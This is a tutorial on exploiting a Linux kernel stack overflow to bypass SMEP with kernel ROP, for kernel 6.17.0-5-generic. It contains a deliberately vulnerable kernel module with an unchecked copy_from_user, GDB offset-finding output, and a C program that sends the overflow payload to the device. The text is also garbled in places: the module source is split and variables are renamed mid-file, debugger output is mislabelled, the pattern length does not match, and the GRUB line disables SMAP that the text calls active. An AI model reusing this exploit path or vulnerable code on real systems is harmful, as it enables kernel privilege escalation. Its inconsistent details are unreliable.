

Linux Kernel Stack Overflow Exploitation: Defeating SMEP Using kROP (Kernel 6.17.0-5-generic)

by: Antonius

Country: Indonesia

<https://www.bluedragonsec.com> – <https://github.com/bluedragonsecurity>

In this example, exploitation is carried out against Linux kernel 6.17.0-5-generic with SMEP and SMAP active, while other protections are disabled.

Overview of Protections to be Defeated


SMEP (Supervisor Mode Execution Prevention)

This mitigation prevents the kernel from executing instructions located on memory pages marked as belonging to user-space.

This mitigation defeats the classic ret2user method because the kernel is no longer permitted to jump to shellcode prepared in user memory.

To verify that SMEP and SMAP are active, in GDB on the host we can check:

```
info register cr4
```



```
(remote) gef> info register cr4
cr4          0x372ef0      [ SMAP SMEP OSXSAVE PCIDE]
(remote) gef> █
```

The value 0x372ef0, when converted to binary, is: 0011 0111 0010 1110 1111 0000

Counting from right to left (starting at index 0):

- 0000 (Bits 0–3): All zeros.
- 1111 (Bits 4–7): Bits 4, 5, 6, 7 are set. (Bit 5=PAE, Bit 7=PGE).
- 1110 (Bits 8–11): Bits 9, 10, 11 are set. (Bit 9=OSXMMEXCPT, Bit 10=OSFXSR).
- 0010 (Bits 12–15): Bit 13 is set. (Bit 13=VMXE).
- 0111 (Bits 16–19): Bits 17, 18, 19 are set. (Bit 17=PCIDE, Bit 18=OSXSAVE).
- 0011 (Bits 20–23): Bit 20 (SMEP) is set and Bit 21 (SMAP) is set.

When the SMEP bit is 1, the CPU will prohibit the kernel (running in Ring 0) from executing instructions located on user-space memory pages (Ring 3).

Since Linux kernel 5.16, a hardened CR4 pinning mechanism has existed. Techniques for modifying the CR4 register to clear the SMEP and SMAP bits to 0, for example using instructions such as `mov cr4, rax`, can no longer be performed.

However, to bypass SMEP, we do not need to tamper with the cr4 bit at all — we simply use ROP (Return Oriented Programming).

Lab Architecture

- Host OS: Kali Linux 2025.4
- Guest OS: Ubuntu 25.10 with Linux kernel 6.17.0-5-generic, running inside QEMU

Attention! *This guide requires the vmlinuz image taken from the guest OS (Ubuntu 25.10 with kernel 6.17.0-5-generic). The vmlinuz must be copied to the host OS (Kali Linux or whichever host OS you are using).*

After copying to the host OS, extract vmlinuz into vmlinux_raw using this script:

```
https://raw.githubusercontent.com/bluedragonsecurity/tools/refs/heads/main/extract-vmlinux  
./extract-vmlinux vmlinuz > vmlinux_raw
```

Requirements

1. vmlinuz must be Linux kernel 6.17.0-5-generic (different versions such as 6.17.0-19 or others will not work because the vmlinuz binary differs between kernel versions)
2. SMEP and SMAP must be active (because these are what we will bypass)
3. KASLR, shadow stack, stack canary, and KPTI must be disabled. Stack canary will be disabled via the Makefile.

GRUB configuration on the guest OS:

```
GRUB_CMDLINE_LINUX_DEFAULT="nosmap nokaslr nopti ima_appraise=off ima_policy=tcb shstk=off"
```

In this example we are using QEMU:

```
qemu-system-x86_64 \  
-m 4G \  
-enable-kvm \  
-cpu host \  
-drive file=lubuntu25.10-disk.qcow2,format=qcow2 \  
-vga qxl \  
-device virtio-serial-pci \  
-device virtserialport,chardev=spicechannel0,name=com.redhat.spice.0 \  
-chardev spicevmc,id=spicechannel0,name=vdagent \  
-display spice-app \  
-net nic -net user \  
-usb -usbdevice tablet \  
-vga virtio \  
-s -S
```

When the system just starts booting, launch GDB from the host OS:

```
gdb ./vmlinux_raw
```

Then continue.

Vulnerable LKM Source Code

The following is the source code of the LKM vulnerable to stack overflow:

```
//rop.c - vulner : kernel stack overflow

#include <linux/module.h>
#include <linux/kernel.h>
#include <linux/fs.h>
#include <linux/uaccess.h>
#include <linux/device.h>
#include <linux/slab.h>

#define DEVICE_NAME "vuln_device"

static struct class* vuln_class = NULL;
static struct device* vuln_device = NULL;
static int major;

static char *vuln_devnode(const struct device *dev, umode_t *mode) {
    if (mode) *mode = 0666;
    return NULL;
}

__attribute__((optimize(0)))
static ssize_t device_write(struct file *file, const char __user *buf,
                           size_t count, loff_t *ppos) {
    char buffer[64];
    if (_copy_from_user(buffer, buf, count)) {
        return -EFAULT;
    }
    return count;
}

static struct file_operations fops = {
    .owner = THIS_MODULE,
    .write = device_write,
};

static int __init vuln_init(void) {
    major = register_chrdev(0, DEVICE_NAME, &fops);
    if (major < 0) return major;
    vuln_class = class_create(DEVICE_NAME);
    if (IS_ERR(vuln_class)) {
        unregister_chrdev(major, DEVICE_NAME);
        return PTR_ERR(vuln_class);
    }
}
```

```

    }
    vunl_class->devnode = vunl_devnode;
    vunl_device = device_create(vunl_class, NULL, MKDEV(major, 0), NULL, DEVICE_NAME);
    printk(KERN_INFO "[+] %s loaded with major %d\n", DEVICE_NAME, major);
    return 0;
}

static void __exit vuln_exit(void) {
    device_destroy(vunl_class, MKDEV(major, 0));
    class_destroy(vunl_class);
    unregister_chrdev(major, DEVICE_NAME);
}

module_init(vuln_init);
module_exit(vuln_exit);
MODULE_LICENSE("GPL");

```

Save with the filename rop.c. The following is the Makefile (stack canary is disabled here):

```

obj-m += rop.o
ccflags-y := -fno-stack-protector -D_FORTIFY_SOURCE=0 -g -Og

all:
    make -b -C /lib/modules/$(shell uname -r)/build M=$(PWD) modules

clean:
    make -b -C /lib/modules/$(shell uname -r)/build M=$(PWD) clean

```

Compile the LKM and load it via insmod on the guest OS Ubuntu 25.10:

```

sudo su
make
insmod rop.ko

```

Next, copy rop.ko from the guest OS (Ubuntu 25.10) to the host OS (Kali Linux).

Vulnerability Analysis

The vulnerability is located in the device_write function:

```

__attribute__((optimize(0)))
static ssize_t device_write(struct file *file, const char __user *buf,
    size_t count, loff_t *ppos) {
    char buffer[64];
    if (_copy_from_user(buffer, buf, count)) {
        return -EFAULT;
    }
    return count;
}

```

The buffer is initialized with a size of 64 bytes, but below we can see that `_copy_from_user` is used to copy data directly from user space into that buffer without any check on the number of bytes being copied from user space.

When input from user space exceeds 64 bytes, a kernel stack overflow bug occurs.


Based on the LKM source above, the entry point for exploitation is through `devfs`, where the device `/dev/vuln_device` is ready to accept input from user space to be sent to the kernel.

Stack Frame Overview

The following is a depiction of the stack frame in kernel space when the `device_write` function is called:

```
static ssize_t device_write(struct file *file, const char __user *buf,
                           size_t count, loff_t *ppos)
```

Higher address



Lower address

According to the x64 calling convention: the first argument is stored in register RDI, the second in register RSI, the third in register RDX, and the fourth in register RCX.

Our target is to overflow the buffer until it overwrites the return address on the stack (located at `rbp+8`).

Exploitation Steps

To exploit the kernel stack overflow in that LKM, we will use the kernel ROP (Return Oriented Programming) technique, which follows the kernel's own rules in order to bypass the SMEP and SMAP protections.

Step 1. Finding the Offset to Overwrite the Return Address

Since the LKM above is compiled with debugging symbols, we will use a debugging technique by leveraging the debugging symbols in `rop.ko`.

Next, check the memory addresses on the guest OS (Lubuntu 25.10):

```
# cat /proc/modules | grep rop
```

rop 12288 0 - Live 0xffffffffc092f000 (OE)

On the guest OS, rop.ko is loaded starting at memory address 0xffffffffc092f000.

Check the section addresses:

```
root@robohax-standardpc:~# cat /sys/module/rop/sections/.text
0xffffffffc092f000
root@robohax-standardpc:~# cat /sys/module/rop/sections/.data
0xffffffffc0a15020
root@robohax-standardpc:~# cat /sys/module/rop/sections/.bss
0xffffffffc0a15640
```

Next, in the GDB window on the host press Ctrl+C.

Note! Adjust this GDB command to match the path on your host!

```
add-symbol-file /home/robohax/Desktop/sploit/kernelspace/part6/SMEP/krop/rop.ko
0xffffffffc092f000 -s .data 0xffffffffc0a15020 -s .bss 0xffffffffc0a15640
```

We will break before and after `_copy_from_user`. Set the breakpoints in GDB on the host, then set 2 breakpoints before and after `_copy_from_user`, then continue:

```
(remote) gef> disas device_write
Dump of assembler code for function vuln_init:
0xffffffffc092f010 <+0>:    nop        DWORD PTR [rax+rax*1+0x0]
0xffffffffc092f015 <+5>:    push     rbp
0xffffffffc092f016 <+6>:    mov      rbp, rsp
0xffffffffc092f019 <+9>:    sub     rsp, 0x60
0xffffffffc092f01d <+13>:   mov     QWORD PTR [rbp-0x48], rdi
0xffffffffc092f021 <+17>:   mov     QWORD PTR [rbp-0x50], rsi
0xffffffffc092f025 <+21>:   mov     QWORD PTR [rbp-0x58], rdx
0xffffffffc092f029 <+25>:   mov     QWORD PTR [rbp-0x60], rcx
0xffffffffc092f02d <+29>:   lea    rax, [rbp-0x40]
0xffffffffc092f031 <+33>:   mov     rsi, rax
0xffffffffc092f034 <+36>:   mov     eax, 0x0
0xffffffffc092f039 <+41>:   mov     edx, 0x8
0xffffffffc092f03e <+46>:   mov     rdi, rsi
0xffffffffc092f041 <+49>:   mov     rcx, rdx
0xffffffffc092f044 <+52>:   rep stos QWORD PTR [rdi], rax
0xffffffffc092f047 <+55>:   mov     rdx, QWORD PTR [rbp-0x58]
0xffffffffc092f04b <+59>:   mov     rcx, QWORD PTR [rbp-0x50]
0xffffffffc092f04f <+63>:   lea    rax, [rbp-0x40]
0xffffffffc092f053 <+67>:   mov     rsi, rcx
0xffffffffc092f056 <+70>:   mov     rdi, rax
0xffffffffc092f059 <+73>:   call   0xffffffff81c40880
=> 0xffffffffc092f05e <+78>:   test   rax, rax
0xffffffffc092f061 <+81>:   je     0xffffffffc092f06c <vuln_init+92>
```

```
b *0xffffffffc092f059
```

```
b *0xffffffffc092f05e
```

```
continue
```

To find the exact number of bytes needed to overwrite the saved RIP in `device_write`, we will use Metasploit `pattern_create`:

```
msf-pattern_create -l 88
```

Result:

Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8A

Next, prepare the first exploit skeleton to send the payload generated by Metasploit pattern_create to /dev/vuln_device. On the guest OS, create exploit skeleton 1 with the filename find_offset.c:

```
#include <stdio.h>
#include <stdlib.h>
#include <fcntl.h>
#include <unistd.h>
#include <sys/stat.h>

int main(int argc, char *argv[]) {
    if (argc < 2) {
        printf("Usage: %s <payload_file>\n", argv[0]);
        return -1;
    }
    int fd = open("/dev/vuln_device", O_RDWR);
    if (fd < 0) {
        perror("[-] Failed to open /dev/vuln_device");
        return -1;
    }
    int p_fd = open(argv[1], O_RDONLY);
    if (p_fd < 0) {
        perror("[-] Failed to open payload");
        close(fd);
        return -1;
    }
    struct stat st;
    fstat(p_fd, &st);
    size_t p_size = st.st_size;
    char *buffer = malloc(p_size);
    if (!buffer) {
        perror("[-] Malloc failed memory");
        return -1;
    }
    read(p_fd, buffer, p_size);
    printf("[+] Sending %zu byte payload at %s ...\n", p_size, argv[1]);
    ssize_t w = write(fd, buffer, p_size);
    if (w < 0) {
        printf("[-] Write failed).\n");
    } else {
        printf("[+] Payload Sent !\n");
    }
    free(buffer);
    close(p_fd);
    close(fd);
    return 0;
}
```

Next, save the output generated by Metasploit pattern_create on the guest OS, for example with the filename payload.txt.

Compile find_offset and run it:

```
gcc -o find_offset find_offset.c
./find_offset payload.txt
```

The kernel will halt exactly at the breakpoint. In the GDB window on the host OS, inspect the return address value before the overwrite. Our target is to overwrite rbp+8, where the return address is stored. Before _copy_from_user, the return address is 0xffffffff8187ec0e.

```
[#0] Id 1, stopped 0xffffffffc092f047 in unregister_chrdev
[#0] 0xffffffffc092f047 → unregister_chrdev(major=0x9090909
[#1] 0xffffffffc092f047 → vuln_exit()
[#2] 0xffffffff8187ec0e → mov r10, rax
[#3] 0xffffffff81482316 → mov rdx, QWORD PTR [rbx+0x28]
[#4] 0xffffc90001e83c70 → mov al, 0x3c
[#5] 0xffff8881060a0000 → add BYTE PTR [rax+0x0], al
[#6] 0xffff88813bc32700 → add BYTE PTR [rax], al
[#7] 0xffff8880a8c32400 → add BYTE PTR [rax], al
[#8] 0xffffc90001e83cb0 → rex add eax, 0x88808530
[#9] 0xffffffff8149098e → jmp 0xffffffff81490a0f

(remote) gef> x/gx $rbp+8
0xffffc90001e83c40: 0xffffffff8187ec0e
(remote) gef> █
```

Next, type continue. We will land at the second breakpoint. Inspect the contents of rbp+8 (return address).

```

0xffffc90001e8bd08 +0x0000: 0xffffc90001e8be20 → 0x0000000000000000 ← $r
0xffffc90001e8bd10 +0x0008: 0x0000000000000059 ("Y?")
0xffffc90001e8bd18 +0x0010: 0x0000562aaccbd310 → "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8Ci9Cj0Cj1Cj2Cj3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4Co5Co6Co7Co8Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq2Cq3Cq4Cq5Cq6Cq7Cq8Cq9Cr0Cr1Cr2Cr3Cr4Cr5Cr6Cr7Cr8Cr9Cs0Cs1Cs2Cs3Cs4Cs5Cs6Cs7Cs8Cs9Ct0Ct1Ct2Ct3Ct4Ct5Ct6Ct7Ct8Ct9Cu0Cu1Cu2Cu3Cu4Cu5Cu6Cu7Cu8Cu9Cv0Cv1Cv2Cv3Cv4Cv5Cv6Cv7Cv8Cv9Cw0Cw1Cw2Cw3Cw4Cw5Cw6Cw7Cw8Cw9Cx0Cx1Cx2Cx3Cx4Cx5Cx6Cx7Cx8Cx9Cy0Cy1Cy2Cy3Cy4Cy5Cy6Cy7Cy8Cy9Cz0Cz1Cz2Cz3Cz4Cz5Cz6Cz7Cz8Cz9Da0Da1Da2Da3Da4Da5Da6Da7Da8Da9Db0Db1Db2Db3Db4Db5Db6Db7Db8Db9Dc0Dc1Dc2Dc3Dc4Dc5Dc6Dc7Dc8Dc9Dd0Dd1Dd2Dd3Dd4Dd5Dd6Dd7Dd8Dd9De0De1De2De3De4De5De6De7De8De9Df0Df1Df2Df3Df4Df5Df6Df7Df8Df9Dg0Dg1Dg2Dg3Dg4Dg5Dg6Dg7Dg8Dg9Dh0Dh1Dh2Dh3Dh4Dh5Dh6Dh7Dh8Dh9Di0Di1Di2Di3Di4Di5Di6Di7Di8Di9Dj0Dj1Dj2Dj3Dj4Dj5Dj6Dj7Dj8Dj9Dk0Dk1Dk2Dk3Dk4Dk5Dk6Dk7Dk8Dk9Dl0Dl1Dl2Dl3Dl4Dl5Dl6Dl7Dl8Dl9Dm0Dm1Dm2Dm3Dm4Dm5Dm6Dm7Dm8Dm9Dn0Dn1Dn2Dn3Dn4Dn5Dn6Dn7Dn8Dn9Do0Do1Do2Do3Do4Do5Do6Do7Do8Do9Dp0Dp1Dp2Dp3Dp4Dp5Dp6Dp7Dp8Dp9Dq0Dq1Dq2Dq3Dq4Dq5Dq6Dq7Dq8Dq9Dr0Dr1Dr2Dr3Dr4Dr5Dr6Dr7Dr8Dr9Ds0Ds1Ds2Ds3Ds4Ds5Ds6Ds7Ds8Ds9Dt0Dt1Dt2Dt3Dt4Dt5Dt6Dt7Dt8Dt9Du0Du1Du2Du3Du4Du5Du6Du7Du8Du9Dv0Dv1Dv2Dv3Dv4Dv5Dv6Dv7Dv8Dv9Dw0Dw1Dw2Dw3Dw4Dw5Dw6Dw7Dw8Dw9Dx0Dx1Dx2Dx3Dx4Dx5Dx6Dx7Dx8Dx9Dy0Dy1Dy2Dy3Dy4Dy5Dy6Dy7Dy8Dy9Dz0Dz1Dz2Dz3Dz4Dz5Dz6Dz7Dz8Dz9Ea0Ea1Ea2Ea3Ea4Ea5Ea6Ea7Ea8Ea9Eb0Eb1Eb2Eb3Eb4Eb5Eb6Eb7Eb8Eb9Ec0Ec1Ec2Ec3Ec4Ec5Ec6Ec7Ec8Ec9Ed0Ed1Ed2Ed3Ed4Ed5Ed6Ed7Ed8Ed9Ee0Ee1Ee2Ee3Ee4Ee5Ee6Ee7Ee8Ee9Ef0Ef1Ef2Ef3Ef4Ef5Ef6Ef7Ef8Ef9Eg0Eg1Eg2Eg3Eg4Eg5Eg6Eg7Eg8Eg9Eh0Eh1Eh2Eh3Eh4Eh5Eh6Eh7Eh8Eh9Ei0Ei1Ei2Ei3Ei4Ei5Ei6Ei7Ei8Ei9Ej0Ej1Ej2Ej3Ej4Ej5Ej6Ej7Ej8Ej9Ek0Ek1Ek2Ek3Ek4Ek5Ek6Ek7Ek8Ek9El0El1El2El3El4El5El6El7El8El9Em0Em1Em2Em3Em4Em5Em6Em7Em8Em9En0En1En2En3En4En5En6En7En8En9Eo0Eo1Eo2Eo3Eo4Eo5Eo6Eo7Eo8Eo9Ep0Ep1Ep2Ep3Ep4Ep5Ep6Ep7Ep8Ep9Eq0Eq1Eq2Eq3Eq4Eq5Eq6Eq7Eq8Eq9Er0Er1Er2Er3Er4Er5Er6Er7Er8Er9Es0Es1Es2Es3Es4Es5Es6Es7Es8Es9Et0Et1Et2Et3Et4Et5Et6Et7Et8Et9Eu0Eu1Eu2Eu3Eu4Eu5Eu6Eu7Eu8Eu9Ev0Ev1Ev2Ev3Ev4Ev5Ev6Ev7Ev8Ev9Ew0Ew1Ew2Ew3Ew4Ew5Ew6Ew7Ew8Ew9Ex0Ex1Ex2Ex3Ex4Ex5Ex6Ex7Ex8Ex9Ey0Ey1Ey2Ey3Ey4Ey5Ey6Ey7Ey8Ey9Ez0Ez1Ez2Ez3Ez4Ez5Ez6Ez7Ez8Ez9Fa0Fa1Fa2Fa3Fa4Fa5Fa6Fa7Fa8Fa9Fb0Fb1Fb2Fb3Fb4Fb5Fb6Fb7Fb8Fb9Fc0Fc1Fc2Fc3Fc4Fc5Fc6Fc7Fc8Fc9Fd0Fd1Fd2Fd3Fd4Fd5Fd6Fd7Fd8Fd9Fe0Fe1Fe2Fe3Fe4Fe5Fe6Fe7Fe8Fe9Ff0Ff1Ff2Ff3Ff4Ff5Ff6Ff7Ff8Ff9Fg0Fg1Fg2Fg3Fg4Fg5Fg6Fg7Fg8Fg9Fh0Fh1Fh2Fh3Fh4Fh5Fh6Fh7Fh8Fh9Fi0Fi1Fi2Fi3Fi4Fi5Fi6Fi7Fi8Fi9Fj0Fj1Fj2Fj3Fj4Fj5Fj6Fj7Fj8Fj9Fk0Fk1Fk2Fk3Fk4Fk5Fk6Fk7Fk8Fk9Fl0Fl1Fl2Fl3Fl4Fl5Fl6Fl7Fl8Fl9Fm0Fm1Fm2Fm3Fm4Fm5Fm6Fm7Fm8Fm9Fn0Fn1Fn2Fn3Fn4Fn5Fn6Fn7Fn8Fn9Fo0Fo1Fo2Fo3Fo4Fo5Fo6Fo7Fo8Fo9Fp0Fp1Fp2Fp3Fp4Fp5Fp6Fp7Fp8Fp9Fq0Fq1Fq2Fq3Fq4Fq5Fq6Fq7Fq8Fq9Fr0Fr1Fr2Fr3Fr4Fr5Fr6Fr7Fr8Fr9Fs0Fs1Fs2Fs3Fs4Fs5Fs6Fs7Fs8Fs9Ft0Ft1Ft2Ft3Ft4Ft5Ft6Ft7Ft8Ft9Fu0Fu1Fu2Fu3Fu4Fu5Fu6Fu7Fu8Fu9Fv0Fv1Fv2Fv3Fv4Fv5Fv6Fv7Fv8Fv9Fw0Fw1Fw2Fw3Fw4Fw5Fw6Fw7Fw8Fw9Fx0Fx1Fx2Fx3Fx4Fx5Fx6Fx7Fx8Fx9Fy0Fy1Fy2Fy3Fy4Fy5Fy6Fy7Fy8Fy9Fz0Fz1Fz2Fz3Fz4Fz5Fz6Fz7Fz8Fz9Ga0Ga1Ga2Ga3Ga4Ga5Ga6Ga7Ga8Ga9Gb0Gb1Gb2Gb3Gb4Gb5Gb6Gb7Gb8Gb9Gc0Gc1Gc2Gc3Gc4Gc5Gc6Gc7Gc8Gc9Gd0Gd1Gd2Gd3Gd4Gd5Gd6Gd7Gd8Gd9Ge0Ge1Ge2Ge3Ge4Ge5Ge6Ge7Ge8Ge9Gf0Gf1Gf2Gf3Gf4Gf5Gf6Gf7Gf8Gf9Gg0Gg1Gg2Gg3Gg4Gg5Gg6Gg7Gg8Gg9Gh0Gh1Gh2Gh3Gh4Gh5Gh6Gh7Gh8Gh9Gi0Gi1Gi2Gi3Gi4Gi5Gi6Gi7Gi8Gi9Gj0Gj1Gj2Gj3Gj4Gj5Gj6Gj7Gj8Gj9Gk0Gk1Gk2Gk3Gk4Gk5Gk6Gk7Gk8Gk9Gl0Gl1Gl2Gl3Gl4Gl5Gl6Gl7Gl8Gl9Gm0Gm1Gm2Gm3Gm4Gm5Gm6Gm7Gm8Gm9Gn0Gn1Gn2Gn3Gn4Gn5Gn6Gn7Gn8Gn9Go0Go1Go2Go3Go4Go5Go6Go7Go8Go9Gp0Gp1Gp2Gp3Gp4Gp5Gp6Gp7Gp8Gp9Gq0Gq1Gq2Gq3Gq4Gq5Gq6Gq7Gq8Gq9Gr0Gr1Gr2Gr3Gr4Gr5Gr6Gr7Gr8Gr9Gs0Gs1Gs2Gs3Gs4Gs5Gs6Gs7Gs8Gs9Gt0Gt1Gt2Gt3Gt4Gt5Gt6Gt7Gt8Gt9Gu0Gu1Gu2Gu3Gu4Gu5Gu6Gu7Gu8Gu9Gv0Gv1Gv2Gv3Gv4Gv5Gv6Gv7Gv8Gv9Gw0Gw1Gw2Gw3Gw4Gw5Gw6Gw7Gw8Gw9Gx0Gx1Gx2Gx3Gx4Gx5Gx6Gx7Gx8Gx9Gy0Gy1Gy2Gy3Gy4Gy5Gy6Gy7Gy8Gy9Gz0Gz1Gz2Gz3Gz4Gz5Gz6Gz7Gz8Gz9Ha0Ha1Ha2Ha3Ha4Ha5Ha6Ha7Ha8Ha9Hb0Hb1Hb2Hb3Hb4Hb5Hb6Hb7Hb8Hb9Hc0Hc1Hc2Hc3Hc4Hc5Hc6Hc7Hc8Hc9Hd0Hd1Hd2Hd3Hd4Hd5Hd6Hd7Hd8Hd9He0He1He2He3He4He5He6He7He8He9Hf0Hf1Hf2Hf3Hf4Hf5Hf6Hf7Hf8Hf9Hg0Hg1Hg2Hg3Hg4Hg5Hg6Hg7Hg8Hg9Hh0Hh1Hh2Hh3Hh4Hh5Hh6Hh7Hh8Hh9Hi0Hi1Hi2Hi3Hi4Hi5Hi6Hi7Hi8Hi9Hj0Hj1Hj2Hj3Hj4Hj5Hj6Hj7Hj8Hj9Hk0Hk1Hk2Hk3Hk4Hk5Hk6Hk7Hk8Hk9Hl0Hl1Hl2Hl3Hl4Hl5Hl6Hl7Hl8Hl9Hm0Hm1Hm2Hm3Hm4Hm5Hm6Hm7Hm8Hm9Hn0Hn1Hn2Hn3Hn4Hn5Hn6Hn7Hn8Hn9Ho0Ho1Ho2Ho3Ho4Ho5Ho6Ho7Ho8Ho9Hp0Hp1Hp2Hp3Hp4Hp5Hp6Hp7Hp8Hp9Hq0Hq1Hq2Hq3Hq4Hq5Hq6Hq7Hq8Hq9Hr0Hr1Hr2Hr3Hr4Hr5Hr6Hr7Hr8Hr9Hs0Hs1Hs2Hs3Hs4Hs5Hs6Hs7Hs8Hs9Ht0Ht1Ht2Ht3Ht4Ht5Ht6Ht7Ht8Ht9Hu0Hu1Hu2Hu3Hu4Hu5Hu6Hu7Hu8Hu9Hv0Hv1Hv2Hv3Hv4Hv5Hv6Hv7Hv8Hv9Hw0Hw1Hw2Hw3Hw4Hw5Hw6Hw7Hw8Hw9Hx0Hx1Hx2Hx3Hx4Hx5Hx6Hx7Hx8Hx9Hy0Hy1Hy2Hy3Hy4Hy5Hy6Hy7Hy8Hy9Hz0Hz1Hz2Hz3Hz4Hz5Hz6Hz7Hz8Hz9Ia0Ia1Ia2Ia3Ia4Ia5Ia6Ia7Ia8Ia